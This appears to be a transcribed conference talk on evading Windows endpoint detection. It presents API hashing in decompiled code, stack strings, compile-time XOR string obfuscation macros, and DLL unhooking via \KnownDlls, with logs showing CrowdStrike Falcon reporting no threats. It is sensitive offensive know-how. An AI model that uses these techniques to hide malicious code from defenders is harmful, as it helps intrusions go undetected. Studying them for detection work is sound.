int64 start()
{
    void (__fastcall *v0)(_QWORD, const char *, _QWORD, _QWORD, _DWORD, _DWORD, _QWORD, _QWORD, int *, __int64 *); // rax
    void (__fastcall *v1)(__int64); // rax
    void (__fastcall *v2)(__int64); // rax
    __int64 v4[4]; // [rsp+50h] [rbp-98h] BYREF
    int v5; // [rsp+70h] [rbp-78h] BYREF
    char v6[112]; // [rsp+78h] [rbp-70h] BYREF

    sub_140001158();
    v5 = 104;
    sub_1400012F0(v6, 0i64, 96i64);
    v0 = (void (__fastcall *)(_QWORD, const char *, _QWORD, _QWORD, _DWORD, _DWORD, _QWORD, _QWORD, int *, __int64 *),
    v0(0i64, "c:\\windows\\system32\\calc.exe", 0i64, 0i64, 0, 0, 0i64, 0i64, &v5, v4);
    v1 = (void (__fastcall *)(__int64))sub_140001000(1843107157i64, 946915847i64);
    v1(v4[0]);
    v2 = (void (__fastcall *)(__int64))sub_140001000(1843107157i64, 946915847i64);
    v2(v4[1]);
    return 0i64;
}
```

Plaintext
string is
bad



Total Entropy	: 3.454934280615399
Size	: 4.6 KB
Sections	:
Name	.text
Size	1024 bytes
Entropy	5.431166098007849
Name	.rdata
Size	1024 bytes
Entropy	2.64662387167319
Name	.data
Size	512 bytes
Entropy	0.3911774675255742
Name	.pdata
Size	512 bytes
Entropy	0.4317592612339012
Name	.rsrc
Size	512 bytes
Entropy	4.696122618599126
Imports	: NONE!

<https://gist.github.com/rad9800/ccfbf5f085aff2218699d92d354fe91e>

Stack Strings

```
int main() {
    unsigned char stringexample[] = { 'H', 'e', 'l', 'l', 'o', ' ', 'w', 'o', 'r', 'l', 'd', '\0' };
    const char* stringexample2 = "Hello World\n";
    print("%s %s\n", stringexample, stringexample2);
}
```

```
??_C@_030FAPEBGM@?.$CFs?6@ DB '%s', 0aH, 00H ; `string'
??_C@_0N@BEEODGFF@Hello?5World?6@ DB 'Hello World', 0aH, 00H ; `string'
```

➤ Static strings are always bad to have

```
mov     DWORD PTR stringexample$[rbp-64], 1819043144 ; 6c6c6548H
lea     rcx, OFFSET FLAT:??_C@_030FAPEBGM@?.$CFs?6@
mov     DWORD PTR stringexample$[rbp-60], 1870078063 ; 6f77206fH
mov     DWORD PTR stringexample$[rbp-56], 811887730 ; 30646c72H
call    print
```

➤ Here our string is setup on the stack AND it won't show when strings.exe run against it

XORing Strings

```
template <typename T, unsigned int N>
struct obfuscator {

    T m_data[N] = { 0 };

    constexpr obfuscator(const T* data) {
        for (unsigned int i = 0; i < N; i++) {
            m_data[i] = (data[i] ^ (KEY));
        }
    }

    void deobfuscate(T* des) const {
        int i = 0;
        do {
            des[i] = (m_data[i] ^ (KEY));
            i++;
        } while (des[i - 1]);
    }
};
```



Random Compile Time Keys

```
constexpr int RandomSeed(void)
{
    return '0' * -40271 + // offset accounting for digits' ANSI offsets
        __TIME__[7] * 1 +
        __TIME__[6] * 10 +
        __TIME__[4] * 60 +
        __TIME__[3] * 600 +
        __TIME__[1] * 3600 +
        __TIME__[0] * 36000;
};

constexpr auto KEY = RandomSeed() % 0xFF;
```

Profiting

```
// Use these sparingly! They can often raise the entropy
#define OBFW(str)\
[]() -> wchar_t* {\
    constexpr auto size = sizeof(str)/sizeof(str[0]);\
    constexpr auto obfuscated_str = obfuscator<wchar_t, size>(str);\
    static wchar_t original_string[size];\
    obfuscated_str.deobfuscate((wchar_t*)original_string);\
    return original_string;\
}()

#define OBFA(str)\
[]() -> char* {\
    constexpr auto size = sizeof(str)/sizeof(str[0]);\
    constexpr auto obfuscated_str = obfuscator<char, size>(str);\
    static char original_string[size];\
    obfuscated_str.deobfuscate((char*)original_string);\
    return original_string;\
}()
```

```
_strcpy(buffer, OBFW(L"\\KnownDlls\\"));
```

<https://github.com/Cih2001/String-Obfuscator>
<https://github.com/andrivet/ADVobfuscator>

Some code!!

- <https://github.com/rad9800/WTSRM>
- Applies most things in this talk + more
- Highly commented

CrowdStrike Falcon Sensor

CrowdStrike Falcon Sensor is turned on.

Current threats

✓ No actions needed.

Protection settings

✓ No actions needed.

Protection updates

✓ No actions needed.

[Open app](#)

```
[!] Hooked Function at 0x00007FFA324CD760
[!] Hooked Function at 0x00007FFA324CD760
[!] Hooked Function at 0x00007FFA324CD260
[-] Function Not Hooked at 0x00007FFA324CD440
[ ] Unhooked ntdll.dll from \KnownDlls\ntdll.dll
[ ] Unhooked KERNEL32.DLL from \KnownDlls\KERNEL32.DLL
[ ] Unhooked KERNELBASE.dll from \KnownDlls\KERNELBASE.dll
[ ] Unhooked USER32.dll from \KnownDlls\USER32.dll
[ ] Unhooked win32u.dll from \KnownDlls\win32u.dll
[ ] Unhooked GDI32.dll from \KnownDlls\GDI32.dll
[ ] Unhooked gdi32full.dll from \KnownDlls\gdi32full.dll
[ ] Unhooked msvcrt_win.dll from \KnownDlls\msvcrt_win.dll
[ ] Unhooked ucrtbase.dll from \KnownDlls\ucrtbase.dll
[ ] Unhooked IMM32.DLL from \KnownDlls\IMM32.DLL
[-] Function Not Hooked at 0x00007FFA324CD760
[-] Function Not Hooked at 0x00007FFA324CD760
[-] Function Not Hooked at 0x00007FFA324CD260
[-] Function Not Hooked at 0x00007FFA324CD440
```

```
Total Entropy : 3.989938286177044
Size : 5.1 KB
Sections :
Name : .text
Size : 2048 bytes
Entropy : 5.490505892886865
Name : .rdata
Size : 512 bytes
Entropy : 2.816234608910714
Name : .data
Size : 512 bytes
Entropy : 0.16299007530476972
Name : .pdata
Size : 512 bytes
Entropy : 0.32101402068200274
Name : .rsrc
Size : 512 bytes
Entropy : 4.696122618599126
Imports : NONE!
```

Key Takeaways

- Unhooking is trivial task, but it doesn't mean you're in the clear
- Operations security can be start to be achieved by import hashing and string obfuscation
- Keep it simple
 - The less you have, the less room for detection



Going forward

- The C Programming Language. 2nd Edition
- Dennis Yurichev's RE4B (Reverse engineering)
- Agner Fog's Series (x86 optimization BIBLE)
- Pavel Yosifovich's Windows 10 System Programming, Part 1
- Windows Internals 7th Edition, Part 1
- vxunderground's malware archives